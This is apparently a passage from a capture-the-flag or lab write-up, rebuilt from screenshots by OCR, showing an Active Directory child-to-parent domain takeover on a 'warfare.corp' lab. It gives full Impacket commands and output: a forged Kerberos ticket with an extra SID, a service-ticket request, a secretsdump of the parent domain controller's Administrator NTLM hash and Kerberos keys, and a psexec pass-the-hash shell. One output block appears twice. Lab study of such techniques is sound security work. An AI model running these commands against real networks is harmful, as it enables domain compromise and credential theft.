


```
/home/kali/Desktop                                          2 ✗  with root@Attacker  at 04:46:39 AM
 impacket-ticketer -domain child.warfare.corp -aesKey ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 -domain-sid S-1-5-21-3754860944-8362
4914-1883974761 -groups 516 -user-id 1106 -extra-sid S-1-5-21-3375883379-808943238-3239386119-516,S-1-5-9 'corpmngr'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for child.warfare.corp/corpmngr
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in corpmngr.ccache

/home/kali/Desktop                                          ✓ | with root@Attacker  at 04:47:59 AM
 export KRB5CCNAME=corpmngr.ccache
```

Request Service Ticket using the ccache file & export:




```
/home/kali/Desktop                                                       ✔ | with root@Attacker
  impacket-getST -spn 'CIFS/dc01.warfare.corp' -k -no-pass child.warfare.corp/corpmngr -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Using Kerberos Cache: corpmngr.ccache
[+] Returning cached credential for KRBTGT/CHILD.WARFARE.CORP@CHILD.WARFARE.CORP
[+] Using TGT from cache
[+] Username retrieved from CCache: corpmngr
[*] Getting ST for user
[+] Trying to connect to KDC at CHILD.WARFARE.CORP:88
[+] Trying to connect to KDC at WARFARE.CORP:88
[*] Saving ticket in corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache

/home/kali/Desktop                                                       ✔ | with root@Attacker
  export KRB5CCNAME=corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache
```

Parent Domain Controller Takeover:

``# impacket-secretsdump -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\Administrator' -debug




```
/home/kali/Desktop                                                       ✔ | with root@Attacker
  impacket-secretsdump -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\Administrator' -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Using Kerberos Cache: corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache
[+] Domain retrieved from CCache: CHILD.WARFARE.CORP
[+] Returning cached credential for CIFS/DC01.WARFARE.CORP@WARFARE.CORP
[+] Using TGS from cache
[+] Changing sname from CIFS/dc01.warfare.corp@WARFARE.CORP to CIFS/DC01.WARFARE.CORP@CHILD.WARFARE.CORP and hoping for the best
[+] Username retrieved from CCache: corpmngr
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for warfare\Administrator
[+] Calling DRSGetNCChanges for {17446816-c072-445e-ac9b-c0e28630bed6}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=warfare,DC=corp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b8844cc6622c448c9b9f657e7a67ad7f9f26fa2c1c7520b7f1ad28389c6fdb91
Administrator:aes128-cts-hmac-sha1-96:cea9408d32669cad4f2938252928b38d
Administrator:des-cbc-md5:614ce65740c8b0a8
[*] Cleaning up ...
```

```
[+] Impacket Library Installation Path: /usr/lib/python3/dist-
packages/impacket
[+] Using Kerberos Cache: corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache
[+] Domain retrieved from CCache: CHILD.WARFARE.CORP
[+] Returning cached credential for CIFS/DC01.WARFARE.CORP@WARFARE.CORP
[+] Using TGS from cache
[+] Changing sname from CIFS/dc01.warfare.corp@WARFARE.CORP to
CIFS/DC01.WARFARE.CORP@CHILD.WARFARE.CORP and hoping for the best
[+] Username retrieved from CCache: corpmngr
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for warfare\Administrator
[+] Calling DRSGetNCChanges for {17446816-c072-445e-ac9b-c0e28630bed6}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=warfare,DC=corp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7
fd283:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental
information
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:b8844cc6622c448c9b9f657e7a67ad7f9f26fa2c1c7520b7f1ad28389c6fdb91
Administrator:aes128-cts-hmac-sha1-96:cea9408d32669cad4f2938252928b38d
Administrator:des-cbc-md5:614ce65740c8b0a8
[*] Cleaning up...
```

Let's access with Administrator credentials the **Parent DC** (dc01)
``# impacket-psexec -debug 'warfare/Administrator@dc01.warfare.corp' -hashes aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283



```
/home/kali/Desktop                                   1 x  with root@Attacker  at 04:55:41 AM
 impacket-psexec -debug 'warfare/Administrator@dc01.warfare.corp' -hashes aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:dc01.warfare.corp[\pipe\svcctl]
[*] Requesting shares on dc01.warfare.corp.....
[*] Found writable share ADMIN$
[*] Uploading file ukIJcIji.exe
[*] Opening SVCManager on dc01.warfare.corp.....
[*] Creating service SEFY on dc01.warfare.corp.....
[*] Starting service SEFY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
dc01
```